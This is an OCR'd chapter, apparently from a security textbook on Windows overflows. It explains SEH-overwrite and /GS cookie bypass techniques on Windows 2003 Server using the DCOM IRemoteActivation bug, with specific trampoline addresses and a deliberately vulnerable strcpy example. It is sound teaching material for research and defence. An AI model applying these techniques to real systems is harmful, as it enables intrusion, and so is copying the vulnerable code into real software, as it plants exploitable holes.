CHAPTER

8

Windows Overflows

If you're reading this chapter, we assume that you have at least a basic understanding of the Windows NT or later operating system, and that you know how to exploit buffer overflows on this platform. This chapter deals with more advanced aspects of Windows overflows, such as defeating the stack-based protection built into Windows 2003 Server, an in-depth look at heap overflows, and so on. You should already be familiar with key Windows concepts such as the Thread Environment Block (TEB), the Process Environment Block (PEB), and such things as process memory layout, image files, and the PE header. If you are not familiar with these concepts, I recommend looking at and understanding them before embarking upon this chapter.

The tools used in this chapter come with Microsoft's Visual Studio 6, particularly MSDEV for debugging, the command-line compiler (cl), and dumpbin. dumpbin is a great tool for working from a command shell—it can dump all sorts of useful information about a binary, imports and exports, section information, disassembly of the code—you name it, dumpbin can probably do it. For those who are more comfortable working with a GUI, Datarescue's IDA Pro is a great disassembly tool. Most might prefer to use Intel syntax, whereas others may prefer to use AT&T syntax. You should use what you feel most comfortable with.

Stack-Based Buffer Overflows

Ah! The classic stack-based buffer overflow. They've been around for eons (in computer time anyway), and they'll be around for years to come. Every time a stack-based buffer overflow is discovered in modern software, it's hard to know whether to laugh or cry—either way, they're the staple diet of the average bug hunter or exploit writer. Many documents on how to exploit stack-based buffer overruns exist freely on the Internet and are included in earlier chapters in this book, so we won't repeat this information here.

A typical stack-based overflow exploit will overwrite the saved return address with an address that points to an instruction or block of code that will return the process's path of execution into the user-supplied buffer. We'll explore this concept further, but first we'll take a quick look at frame-based exception handlers. Then we'll look at overwriting exception registration structures stored on the stack and see how this lends itself to defeating the stack protection built into Windows 2003 Server.

Frame-Based Exception Handlers

An *exception handler* is a piece of code that deals with problems that arise when something goes wrong within a running process, such as an access violation or `divide by 0` error. With frame-based exception handlers, the exception handler is associated with a particular procedure, and each procedure sets up a new stack frame. Information about a frame-based exception handler is stored in an `EXCEPTION_REGISTRATION` structure on the stack. This structure has two elements: the first is a pointer to the next `EXCEPTION_REGISTRATION` structure, and the second is a pointer to the actual exception handler. In this way, frame-based exception handlers are "connected' to each other as a linked list, as shown in Figure 8-1.


Every thread in a Win32 process has at least one frame-based exception handler that is created on thread startup. The address of the first `EXCEPTION_REGISTRATION` structure can be found in each thread's Environment Block, at `FS:[0]` in assembly. When an exception occurs, this list is walked through until a suitable handler (one that can successfully dispatch with the exception) is found. Stack-based exception handling is set up using the `try` and `except` keywords under C. Remember, you can get most of the code contained in this book from *The Shellcoder's Handbook* Web site (`http://www.wiley.com/go/shellcodershandbook`), if you do not feel like copying it all down.

```
#include <stdio.h>
#include <windows.h>
```

```
dword MyExceptionHandler(void)
{
             printf("In exception handler....");
             ExitProcess(1);
             return 0;
}

int main()
{
              try
              {
                   __asm
{
     // Cause an exception
                              xor eax,eax
                              call eax
                      }

             }
             __except(MyExceptionHandler())
             {
                     printf("oops...");
              }
             return 0;
}
```


STACK
Pointer to Next E_R Struct
Pointer to Exception Handler
Pointer to Next E_R Struct
Pointer to Exception Handler
Pointer to Next E_R Struct
Pointer to Exception Handler
Figure 8-1: Frame exception handlers in action

Here we use try to execute a block of code, and in the event of an exception occurring, we direct the process to execute the MyExceptionHandler function. When EAX is set to 0x00000000 and then called, an exception will occur and the handler will be executed.

When overflowing a stack-based buffer, as well as overwriting the saved return address, many other variables may be overwritten as well, which can lead to complications when attempting to exploit the overrun. For example, assume that within a function a structure is referenced and that the EAX register points to the beginning of the structure. Then assume a variable within the function is an offset into this structure and is overwritten on the way to overwriting the saved return address. If this variable was moved into ESI, and an instruction such as

```
mov dword ptr[eax+esi], edx
```

is executed, then because we can't have a NULL in the overflow, we need to ensure that when we overflow this variable, we overflow it with a value such that EAX+ESI is writable. Otherwise our process will access violate—we want to avoid this because if it does access violate the exception handler(s) will be executed and more than likely the thread or process will be terminated, and we lose the chance to run our arbitrary code. Now, even if we fix this problem so that EAX + ESI is writable, we could have many other similar problems we'll need to fix before the vulnerable function returns. In some cases this fix may not even be possible. Currently, the method used to get around the problem is to overwrite the frame-based EXCEPTION_REGISTRATION structure so that we control the pointer to the exception handler. When the access violation occurs we gain control of the process' path of execution: we can set the address of the handler to a block of code that will get us back into our buffer.

In such a situation, with what do we overwrite the pointer to the handler so that we can execute any code we put into the buffer? The answer depends on the platform and service-pack level. On systems such as Windows 2000 and Windows XP without service packs, the EBX register points to the current EXCEPTION_REGISTRATION structure; that is, the one we've just overwritten. So, we would overwrite the pointer to the real exception handler with an address that executes a jmp ebx or call ebx instruction. This way, when the "handler" is executed we land in the EXCEPTION_REGISTRATION structure we've just overwritten. We then need to set what would be the pointer to the next EXCEPTION_REGISTRATION structure to code that does a short jmp over the address of where we found our jmp ebx instruction. When we overwrite the EXCEPTION_REGISTRATION structure then we would do so as depicted in Figure 8-2.

With Windows 2003 Server and Windows XP Service Pack 1 or higher, however, this has changed. EBX no longer points to our EXCEPTION_REGISTRATION structure. In fact, all registers that used to point somewhere useful are XORed with themselves so they're all set to 0x00000000 before the handler is called. Microsoft probably made these changes because the Code Red worm used this mechanism to gain control of IIS Web servers. Here is the code that actually does this (from Windows XP Professional SP1):

```
77F79B57   xor        eax,eax
77F79B59   xor        ebx,ebx
77F79B5B   xor        esi,esi
77F79B5D   xor        edi,edi
77F79B5F   push       dword ptr [esp+20h]
77F79B63   push       dword ptr [esp+20h]
77F79B67   push       dword ptr [esp+20h]
77F79B6B   push       dword ptr [esp+20h]
77F79B6F   push       dword ptr [esp+20h]
77F79B73   call       77F79B7E
77F79B78   pop        edi
77F79B79   pop        esi
77F79B7A   pop        ebx
77F79B7B   ret        14h
77F79B7E   push       ebp
77F79B7F   mov        ebp,esp
77F79B81   push       dword ptr [ebp+0Ch]
77F79B84   push       edx
77F79B85   push       dword ptr fs:[0]
77F79B8C   mov        dword ptr fs:[0],esp
77F79B93   push       dword ptr [ebp+14h]
77F79B96   push       dword ptr [ebp+10h]
77F79B99   push       dword ptr [ebp+0Ch]
77F79B9C   push       dword ptr [ebp+8]
77F79B9F   mov        ecx,dword ptr [ebp+18h]
77F79BA2   call       ecx
```



EBX points here
Short JMP over (and NOP, NOP)
Pointer to address that executes "jmp ebx"
Start of real code

Figure 8-2: Overwriting the EXCEPTION_REGISTRATION structure

Starting at address `0x77F79B57`, the `EAX`, `EBX`, `ESI`, and `EDI` registers are set to `0` by `XOR`ing each register with itself. The next thing of note is the `call` instruction at `0x77F79B73`; execution continues at address `0x77F79B7E`. At address `0x77F79B9F` the pointer to the exception handler is placed into the `ECX` register and then it is called.

Even with this change, an attacker can of course still gain control—but without any register pointing to the user-supplied data anymore the attacker is forced to guess where it can be found. This reduces the chances of the exploit working successfully.

But is this really the case? If we examine the stack at the moment after the exception handler is called, we can see that:

```
ESP          = Saved Return Address (0x77F79BA4)
ESP + 4      = Pointer to type of exception (0xC0000005)
ESP + 8      = Address of EXCEPTION_REGISTRATION structure
```

Instead of overwriting the pointer to the exception handler with an address that contains a `jmp ebx` or `call ebx`, all we need to do is overwrite with an address that points to a block of code that executes the following:

```
pop reg
pop reg
ret
```

With each `POP` instruction the `ESP` increases by `4`, and so when the `RET` executes, `ESP` points to the user-supplied data. Remember that `RET` takes the address at the top of the stack (`ESP`) and returns the flow of execution there. Thus the attacker does not need any register to point to the buffer and does not need to guess its location.

Where can we find such a block of instructions? Well pretty much anywhere, at the end of every function. As the function tidies up after itself, we will find the block of instructions we need. Ironically, one of the best locations in which to find this block of instructions is in the code that clears all the registers at address `0x77F79B79`:

```
77F79B79   pop        esi
77F79B7A   pop        ebx
77F79B7B   ret        14h
```

The fact that the return is actually a `ret 14` makes no difference. This simply adjusts the `ESP` register by adding `0x14` as opposed to `0x4`. These instructions bring us back to our `EXCEPTION_REGISTRATION` structure on the stack. Again, the pointer to the next `EXCEPTION_REGISTRATION` structure will need to be set to code that executes a short jump and two `NOP`s, neatly sidestepping the address we've set that points to the `pop`, `pop`, `ret` block.

Every Win32 process and each thread within that process is given at least one frame-based handler, either at process or thread startup. So when it comes to exploiting buffer overflows on Windows 2003 Server, abusing frame-based handlers is one of the methods that can be used to defeat the new stack protection built into processes running on this platform.

Abusing Frame-Based Exception Handling on Windows 2003 Server

Abusing frame-based exception handling can be used as a generic method for bypassing the stack protection of Windows 2003. (See the section "Stack Protection and Windows 2003 Server" for more discussion on this). When an exception occurs under Windows 2003 Server, the handler set up to deal with the exception is first checked to see whether it is valid. In this way Microsoft attempts to prevent exploitation of stack-based buffer overflow vulnerabilities where frame-based handler information is overwritten; it is hoped that an attacker can no longer overwrite the pointer to the exception handler and have it called.

So what determines whether a handler is valid? The code of `ntdll.dll`'s `KiUserExceptionDispatcher` function does the actual checking. First, the code checks to see whether the pointer to the handler points to an address on the stack. This is done by referencing the Thread Environment Block's entry for the high and low stack addresses at `FS:[4]` and `FS:[8]`. If the handler falls within this range it will *not* be called. Thus, attackers can no longer point the exception handler directly into their stack-based buffer. If the pointer to the handler is not equal to a stack address, the pointer is then checked against the list of loaded modules, including both the executable image and DLLs, to see whether it falls within the address range of one of these modules. If it does not, then somewhat bizarrely, the exception handler is considered safe and is called. If, however, the address does fall into the address range of a loaded module, it is then checked against a list of registered handlers.

A pointer to the image's PE header is then acquired by calling the `RtlImageNtHeader` function. At this point a check is performed; if the byte `0x5F` past the PE header—the most significant byte of the DLL Characteristics field of the PE header—is `0x04`, then this module is "not allowed." If the handler is in the address range of this module, it will *not* be called. The pointer to the PE header is then passed as a parameter to the `RtlImageDirectoryEntryToData` function. In this case, the directory of interest is the Load Configuration Directory. The `RtlImageDirectoryEntryToData` function returns the address and size of this directory. If a module has no Load Configuration Directory, then this function returns 0, no further checks are performed, and the handler is called. If, on the other hand, the module does have a Load Configuration Directory, the size is examined; if the size of this directory is 0 or less than `0x48`, no further checking is performed and the handler is called. Offset `0x40` bytes from the beginning of the Load Configuration Directory is a pointer that points to a table of Relative Virtual Addresses (RVAs) of registered handlers. If this pointer is `NULL`, no further checks are performed and the handler is called. Offset `0x44` bytes from the beginning of the Load Configuration Directory is the number of entries in this table. If the number of entries is 0, no further checks are performed and the handler is called. Providing that all checks have succeeded, the base address of the load module is subtracted from the address of the handler, which leaves us with the RVA of the handler. This RVA is then compared against the list of RVAs in the table of registered handlers. If a match is found, the handler is called; if it is not found, the handler is not called.

When it comes to exploiting stack-based buffer overflows on Windows 2003 Server, overwriting the pointer to the exception handler leaves us with several options:

1. Abuse an existing handler that we can manipulate to get us back into our buffer.
2. Find a block of code in an address not associated with a module that will get us back to our buffer.
3. Find a block of code in the address space of a module that does not have a Load Configuration Directory.

Using the DCOM IRemoteActivation buffer overflow vulnerability, let's look at these options.

Abusing an Existing Handler

Address `0x77F45A34` points to a registered exception handler within `ntdll.dll`. If we examine the code of this handler, we can see that this handler can be abused to run code of our choosing. A pointer to our `EXCEPTION_REGISTRATION` structure is located at `EBP+0Ch`.

```
77F45A3F   mov ebx,dword ptr [ebp+0Ch]
..
77F45A61   mov esi,dword ptr [ebx+0Ch]
77F45A64   mov edi,dword ptr [ebx+8]
..
77F45A75   lea ecx,[esi+esi*2]
77F45A78   mov eax,dword ptr [edi+ecx*4+4]
..
77F45A8F   call eax
```

The pointer to our EXCEPTION_REGISTRATION structure is moved into EBX. The dword value pointed to 0x0C bytes past EBX is then moved into ESI. Because we've overflowed the EXCEPTION_REGISTRATION structure and beyond it, we control this dword. Consequently, we "own" ESI. Next, the dword value pointed to 0x08 bytes past EBX is moved into EDI. Again, we control this. The effective address of ESI + ESI * 2 (equivalent to ESI * 3) is then loaded into ECX. Because we own ESI we can guarantee the value that goes into ECX. Then the address pointed to by EDI, which we also own, added to ECX * 4 + 4, is moved into EAX. EAX is then called. Because we completely control what goes into EDI and ECX (through ESI) we can control what is moved into EAX, and therefore can direct the process to execute our code. The only difficulty is finding an address that holds a pointer to our code. We need to ensure that EDI+ECX*4+4 matches this address so that the pointer to our code is moved into EAX and then called.

The first time svchost is exploited, the location of the Thread Environment Block (TEB) and the location of the stack are always consistent. Needless to say, with a busy server, neither of these may be so predictable. Assuming stability, we could find a pointer to our EXCEPTION_REGISTRATION structure at TEB+0 (0x7FFDB000) and use this as our location where we can find a pointer to our code. But, as it happens, just before the exception handler is called, this pointer is updated and changed, so we cannot use this method. The EXCEPTION_REGISTRATION structure that TEB+0 does point to, however, at address 0x005CF3F0, has a pointer to our EXCEPTION_REGISTRATION structure, and because the location of the stack is always consistent the first time the exploit is run, then we can use this. There's another pointer to our EXCEPTION_REGISTRATION structure at address 0x005CF3E4. Assuming we'll use this latter address if we set 0x0C past our EXCEPTION_REGISTRATION structure to 0x40001554 (this will go into ESI) and 0x08 bytes past it to 0x005BF3F0 (this will go into EDI), then after all the multiplication and addition we're left with 0x005CF3E4. The address pointed to by this is moved into EAX and called. On EAX being called we land in our EXCEPTION_REGISTRATION structure at what would be the pointer to the next EXCEPTION_REGISTRATION structure. If we put code in here that performs a short jmp 14 bytes from the current location, then we jump over the junk we've needed to set to get execution to this point.

We've tested this on four machines running Windows 2003 Server, three of which were Enterprise Edition and the fourth a Standard Edition. All were successfully exploited. We do need to be certain, however, that we are running the exploit for the first time—otherwise it's more than likely to fail. As a side note, this exception handler is probably supposed to deal with Vectored handlers and not frame-based handlers, which is why we can abuse it in this fashion.

Some of the other modules have the same exception handler and can also be used. Other registered exception handlers in the address space typically forward to `__except_handler3` exported by `msvcrt.dll` or some other equivalent.

Find a Block of Code in an Address Not Associated with a Module That Will Get Us Back to Our Buffer

As with other versions of Windows, at `ESP + 8` we can find a pointer to our `EXCEPTION_REGISTRATION` structure so if we could find a

```
pop reg
pop reg
ret
```

instruction block at an address that is not associated with any loaded module, this would do fine. In every process, at address `0x7FFC0AC5` on a computer running Windows 2003 Server Enterprise Edition, we can find such an instruction block. Because this address is not associated with any module, this "handler" would be considered safe to call under the current security checking and would be executed. There is a problem, however. Although I have a `pop`, `pop`, `ret` instruction block close to this address on my Windows 2003 Server Standard Edition running on a different computer—it's not in the same location. Because we can't guarantee the location of this `pop`, `pop`, `ret` instruction block, using it is not an advisable option. Rather than just looking for a `pop`, `pop`, `ret` instruction block we could look for:

```
call dword ptr[esp+8]
```

or, alternatively:

```
jmp dword ptr[esp+8]
```

in the address space of the vulnerable process. As it happens, no such instruction at a suitable address exists, but one of the things about exception handling is that we can find many pointers to our `EXCEPTION_REGISTRATION` structure scattered all around `ESP` and `EBP`. Here are the locations in which we can find a pointer to our structure:

```
esp+8
esp+14
esp+1C
esp+2C
esp+44
esp+50

ebp+0C
ebp+24
```

```
ebp+30
ebp-4
ebp-C
ebp-18
```

We can use any of these with a `call` or `jmp`. If we examine the address space of svchost we find

```
call dword ptr[ebp+0x30]
```

at address `0x001B0B0B`. At `EBP + 30` we find a pointer to our `EXCEPTION_REGISTRATION` structure. This address is not associated with any module, and what's more, it seems that nearly every process running on Windows 2003 Server (as well as many processes on Windows XP) have the same bytes at this address; those that do not have this "instruction" at `0x001C0B0B`. By overwriting the pointer to the exception handler with `0x001B0B0B` we can get back into our buffer and execute arbitrary code. Checking `0x001B0B0B` on four different Windows 2003 Servers, we find that they all have the "right bytes" that form the `call dword ptr[ebp+0x30]` instruction at this address. Therefore, using this as a technique for exploiting vulnerabilities on Windows 2003 Server seems like a fairly safe option.

Find a Block of Code in the Address Space of a Module That Does Not Have a Load Configuration Directory

The executable image itself (`svchost.exe`) does not have a Load Configuration Directory. `svchost.exe` would work if it weren't for a `NULL` pointer exception within the code of `KiUserExceptionDispatcher()`. The `RtlImageNtHeader()` function returns a pointer to the PE header of a given image but returns `0` for `svchost`. However, in `KiUserExceptionDispatcher()` the pointer is referenced without any checks to determine whether the pointer is `NULL`.

```
call    RtlImageNtHeader
test    byte ptr [eax+5Fh], 4
jnz     0x77F68A27
```

As such, we access violate and it's all over; therefore, we can't use any code within `svchost.exe`. `comres.dll` has no Load Configuration Directory, but because the DLL Characteristics of the PE header is `0x0400`, we fail the test after the call to `RtlImageNtHeader` and are jumped to `0x77F68A27`—away from the code that will execute our handler. In fact, if you go through all the modules in the address space, none will do the trick. Most have a Load Configuration Directory with registered handlers and those that don't fail this same test. So, in this case, this option is not usable.

Because we can, most of the time, cause an exception by attempting to write past the end of the stack, when we overflow the buffer we can use this as a generic method for bypassing the stack protection of Windows 2003 Server. Although this information is now correct, Windows 2003 Server is a new operating system, and what's more, Microsoft is committed to making a more secure OS and rendering it as impervious to attacks as possible. There is no doubt that the weaknesses we are currently exploiting will be tightened up, if not altogether removed as part of a service pack. When this happens (and I'm sure it will), you'll need to dust off that debugger and disassembler and devise new techniques. Recommendations to Microsoft, for what it's worth, would be to only execute handlers that have been registered and ensure that those registered handlers cannot be abused by an attacker as we have done here.

A Final Note about Frame-Based Handler Overwrites

When a vulnerability spans multiple operating systems—such as the `DCOM` `IRemoteActivation` buffer overflow discovered by the Polish security research group, The Last Stage of Delirium—a good way to improve the portability of the exploit is to attack the exception handler. This is because the offset from the beginning of the buffer of the location of the `EXCEPTION_REGISTRATION` structure may vary. Indeed, with the `DCOM` issue, on Windows 2003 Server this structure could be found 1412 bytes from the beginning of the buffer, 1472 bytes from the beginning of the buffer on Windows XP, and 1540 bytes from the beginning of the buffer on Windows 2000. This variation makes possible writing a single exploit that will cater to all operating systems. All we do is embed, at the right locations, a pseudo handler that will work for the operating system in question.

Stack Protection and Windows 2003 Server

Stack protection is built into Windows 2003 Server and is provided by Microsoft's Visual C++ .NET. The `/GS` compiler flag, which is on by default, tells the compiler when generating code to use *Security Cookies* that are placed on the stack to guard the saved return address. For any readers who have looked at Crispin Cowan's StackGuard, a Security Cookie is the equivalent of a *canary*. The canary is a 4-byte value (or dword) placed on the stack after a procedure call and checked before procedure return to ensure that the value of the cookie is still the same. In this manner, the saved return address and the saved base pointer (`EBP`) are guarded. The logic behind this is as follows: If a local buffer is being overflowed, then on the way to overwriting the saved return address the cookie is also overwritten. A process can recognize then whether a stack-based buffer overflow has occurred and can take action to prevent the execution of arbitrary code. Normally, this action consists of shutting down the process. At first this may seem like an insurmountable obstacle that will prevent the exploitation of stack-based buffer overflows, but as we have already seen in the section on abusing frame-based exception handlers, this is not the case. Yes, these protections make stack-based overflows difficult, but not impossible.

Let's take a deeper look into this stack protection mechanism and explore other ways in which it can be bypassed. First, we need to know about the cookie itself. In what way is the cookie generated and how random is it? The answer to this is fairly random—at least a level of random that makes it too expensive to work out, especially when you cannot gain physical access to the machine. The following C source mimics the mechanism used to generate the cookie on process startup:

```
#include <stdio.h>
#include <windows.h>

int main()
{
            FILETIME ft;
            unsigned int Cookie=0;
            unsigned int tmp=0;
            unsigned int *ptr=0;
            LARGE_INTEGER perfcount;

            GetSystemTimeAsFileTime(&ft);
            Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
            Cookie = Cookie ^ GetCurrentProcessId();
            Cookie = Cookie ^ GetCurrentThreadId();
            Cookie = Cookie ^ GetTickCount();
            QueryPerformanceCounter(&perfcount);
            ptr = (unsigned int)&perfcount;
            tmp = *(ptr+1) ^ *ptr;
            Cookie = Cookie ^ tmp;
            printf("Cookie: %.8X\n",Cookie);
            return 0;
}
```

First, a call to `GetSystemTimeAsFileTime` is made. This function populates a `FILETIME` structure with two elements—the `dwHighDateTime` and the `dwLowDateTime`. These two values are `XOR`ed. The result of this is then `XOR`ed with the process ID, which in turn is `XOR`ed with the thread ID and then with the number of milliseconds since the system started up. This value is returned with a call to `GetTickCount`. Finally a call is made to `QueryPerformanceCounter`, which takes a pointer to a 64-bit integer. This 64-bit integer is split into two

32-bit values, which are then XORed; the result of this is XORed with the cookie. The end result is the cookie, which is stored within the .data section of the image file.

The /GS flag also reorders the placement of local variables. The placement of local variables used to appear as they were defined in the C source, but now any arrays are moved to the bottom of the variable list, placing them closest to the saved return address. The reason behind this change is so that if an overflow does occur, other variables should not be affected. This idea has two benefits: It helps to prevent logic screw-ups, and it prevents arbitrary memory overwrites if the variable being overflowed is a pointer.

To illustrate the first benefit, imagine a program that requires authentication and that the procedure that actually performs this was vulnerable to an overflow. If the user is authenticated, a dword is set to 1; if authentication fails, the dword is set to 0. If this dword variable was located after the buffer and the buffer overflowed, the attackers could set the variable to 1, to look as though they've been authenticated even though they've not supplied a valid user ID or password.

When a procedure that has been protected with stack Security Cookies returns, the cookie is checked to determine whether its value is the same as it was at the beginning of the procedure. An authoritative copy of the cookie is stored in the .data section of the image file of the procedure in question. The cookie on the stack is moved into the ECX register and compared with the copy in the .data section. This is problem number one—we will explain why in a minute and under what circumstances.

If the cookie does not match, the code that implements the checking will call a security handler if one has been defined. A pointer to this handler is stored in the .data section of the image file of the vulnerable procedure; if this pointer is not NULL, it is moved into the EAX register and then EAX is called. This is problem number two. If no security handler has been defined, the pointer to the UnhandledExceptionFilter is set to 0x00000000 and the UnhandledExceptionFilter function is called. The UnhandledExceptionFilter function doesn't just terminate the process—it performs all sorts of actions and calls all manner of functions.

For a detailed examination of what the UnhandledExceptionFilter function does, we recommend a session with IDA Pro. As a quick overview, however, this function loads the faultrep.dll library and then executes the ReportFault function this library exports. This function also does all kinds of things and is responsible for the Tell-Microsoft-about-this-bug popup. Have you ever seen the PCHHangRepExecPipe and PCHFaultRepExecPipe named pipes? These are used in ReportFault.

Let's now turn to the problems we mentioned and examine why they are in fact problems. The best way to do this is with some sample code. Consider the following (highly contrived) C source:

```
#include <stdio.h>
#include <windows.h>

HANDLE hp=NULL;
int ReturnHostFromUrl(char **, char *);

int main()
{
       char *ptr = NULL;
       hp = HeapCreate(0,0x1000,0x10000);

ReturnHostFromUrl(&ptr,"http://www.ngssoftware.com/index.html");
       printf("Host is %s",ptr);
       HeapFree(hp,0,ptr);
       return 0;

}

int ReturnHostFromUrl(char **buf, char *url)
{
       int count = 0;
       char *p = NULL;
       char buffer[40]="";

       // Get a pointer to the start of the host
       p = strstr(url,"http://");
       if(!p)
               return 0;
       p = p + 7;
       // do processing on a local copy
       strcpy(buffer,p); // <------ NOTE 1
       // find the first slash
       while(buffer[count] !='/')
               count ++;
       // set it to NULL
       buffer[count] = 0;
       // We now have in buffer the host name
       // Make a copy of this on the heap
       p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
       if(!p)
               return 0;
       strcpy(p,buffer);
       *buf = p; // <-------------- NOTE 2
       return 0;
}
```

This program takes a URL and extracts the hostname. The `ReturnHostFromUrl` function has a stack-based buffer overflow vulnerability marked at `NOTE 1`. Leaving that for a moment, if we look at the function prototype we can see it takes two parameters—one a pointer to a pointer (`char **`) and the other a pointer to the URL to crack. Marked at `NOTE 2`, we set the first parameter (the `char **`) to be the pointer to the hostname stored on the dynamic heap. Let's look at the assembly behind this:

```
004011BC   mov         ecx,dword ptr [ebp+8]
004011BF   mov         edx,dword ptr [ebp-8]
004011C2   mov         dword ptr [ecx],edx
```

At `0x004011BC` the address of the pointer passed as the first parameter is moved into `ECX`. Next, the pointer to the hostname on the heap is moved into `EDX`. This is then moved into the address pointed to by `ECX`. Here's where one of our problems creeps in. If we overflow the stack-based buffer, overwrite the cookie, overwrite the saved base pointer then the saved return address, we begin to overwrite the parameters that were passed to the function. Figure 8-3 shows how this looks visually.




Figure 8-3: Before and after snapshots of the buffer

After the buffer has been overflowed, the attacker is in control of the parameters that were passed to the function. Because of this, when the instructions at `0x004011BC` perform the `*buf = p;` operation, we have the possibility of an arbitrary memory overwrite or the chance to cause an access violation. Looking at the latter of these two possibilities, if we overwrite the parameter at `EBP + 8` with `0x41414141`, then the process will try to write a pointer to this address. Because `0x41414141` is (not normally) initialized memory, then we access violate. This allows us to abuse the Structured Exception Handling mechanisms to bypass stack protection discussed earlier. But what if we don't want to cause the access violation? Because we're currently exploring other mechanisms for bypassing the stack protection, let's look at the arbitrary memory overwrite option.

Returning to the problems mentioned in the description of the cookie checking process, the first problem occurs when an authoritative version of the cookie is stored in the `.data` section of the image file. For a given version of the image file, the cookie can be found at a fixed location (this may be true even across different versions). If the location of *p*, which is a pointer to our hostname on the heap, is predictable; that is, every time we run the program the address is the same, then we can overwrite the authoritative version of the cookie in the `.data` section with this address *and* use this same value when we overwrite the cookie stored on the stack. This way, when the cookie is checked, they are the *same*. As we pass the check, we get to control the path of execution and return to an address of our choosing as in a normal stack-based buffer overflow.

This is not the best option in this case, however. Why not? Well, we get the chance to overwrite something with the address of a buffer whose contents we control. We can stuff this buffer with our exploit code and overwrite a function pointer with the address of our buffer. In this way, when the function is called, it is our code that is executed. However, we fail the cookie check, which brings us to problem number two. Recall that if a security handler has been defined, it will be called in the event of a cookie check failure, which is perfect for us in this case. The function pointer for the security handler is also stored in the `.data` section, so we know where it will be, and we can overwrite this with a pointer to our buffer. In this way, when the cookie check fails, our "security handler" is executed and we gain control.

Let's illustrate another method. Recall that if the cookie check fails and no security handler has been defined, the `UnhandledExceptionFilter` is called after the actual handler is set to `0`. So much code is executed in this function that we have a great playground in which to do anything we want. For example, `GetSystemDirectoryW` is called from within the `UnhandledExceptionFilter` function and then `faultrep.dll` is loaded from this directory. In the case of a Unicode overflow, we could overwrite the pointer to the system directory, which is stored in the `.data` section of `kernel32.dll` with a pointer to our own "system" directory. This way our own version of `faultrep.dll` is loaded instead of the real one. We simply export a `ReportFault` function, and it will be called.

Another interesting possibility (this is theoretical at the moment; we've not yet had enough time to prove it) is the idea of a nested secondary overflow. Most of the functions that `UnhandledExceptionFilter` calls are not protected with cookies. Now, let's say one of these—the `GetSystemDirectoryW` function will do—is vulnerable to a buffer overrun vulnerability: The system directory is never more than 260 bytes, *and* it's coming from a trusted source, so we don't need to worry about overruns in here. Let's use a fixed-sized buffer and copy data to it until we come across the null terminator. You get my drift. Now, under normal circumstances, this overflow could not be triggered, but if we overwrite the pointer to the system directory with a pointer to our buffer, then we could cause a secondary overflow in code that's not protected with a cookie. When we return, we do so to an address of our choosing, and we gain control. As it happens, `GetSystemDirectory` is not vulnerable in this way. However, there could be such a hidden vulnerability lurking within the code behind `UnhandledExceptionFilter` somewhere—we just haven't found it yet. Feel free to look yourself.

You could ask if this kind of scenario (that is, the situation in which we have an arbitrary memory overwrite before the cookie checking code is called) is likely. The answer is yes; it will happen quite often. Indeed the `DCOM` vulnerability discovered by The Last Stage of Delirium suffered from this kind of problem. The vulnerable function took a type of `wchar **` as one of its parameters. This happened just before the function returned the pointers that were set, allowing arbitrary memory to be overwritten. The only difficulty with using some of these techniques with this vulnerability is that to trigger the overflow, the input has to be a Unicode UNC path that starts with two backslashes. Assuming we overwrite the pointer to the security handler with a pointer to our buffer, the first thing that would execute when it is called would be:

```
pop esp
add byte ptr[eax+eax+n],bl
```

where `n` is the next byte. Because `EAX+EAX+n` is never writable, we access violate and lose the process. Because we're stuck with the `\\` at the beginning of the buffer, the preceding was not a viable exploit method. Had it not been for the double backslash (\\), any of the methods discussed here would have sufficed.

In the end, we can see that many ways exist to bypass the stack protection provided by Security Cookies and the .NET `GS` flag. We've looked at how Structured Exception Handling can be abused and also looked at how owning parameters pushed onto the stack and passed to the vulnerable function can be employed. As time goes on, Microsoft will make changes to its protection mechanisms, making it even harder to successfully exploit stack-based buffer overflows. Whether the loop ever will be fully closed remains to be seen.

Heap-Based Buffer Overflows

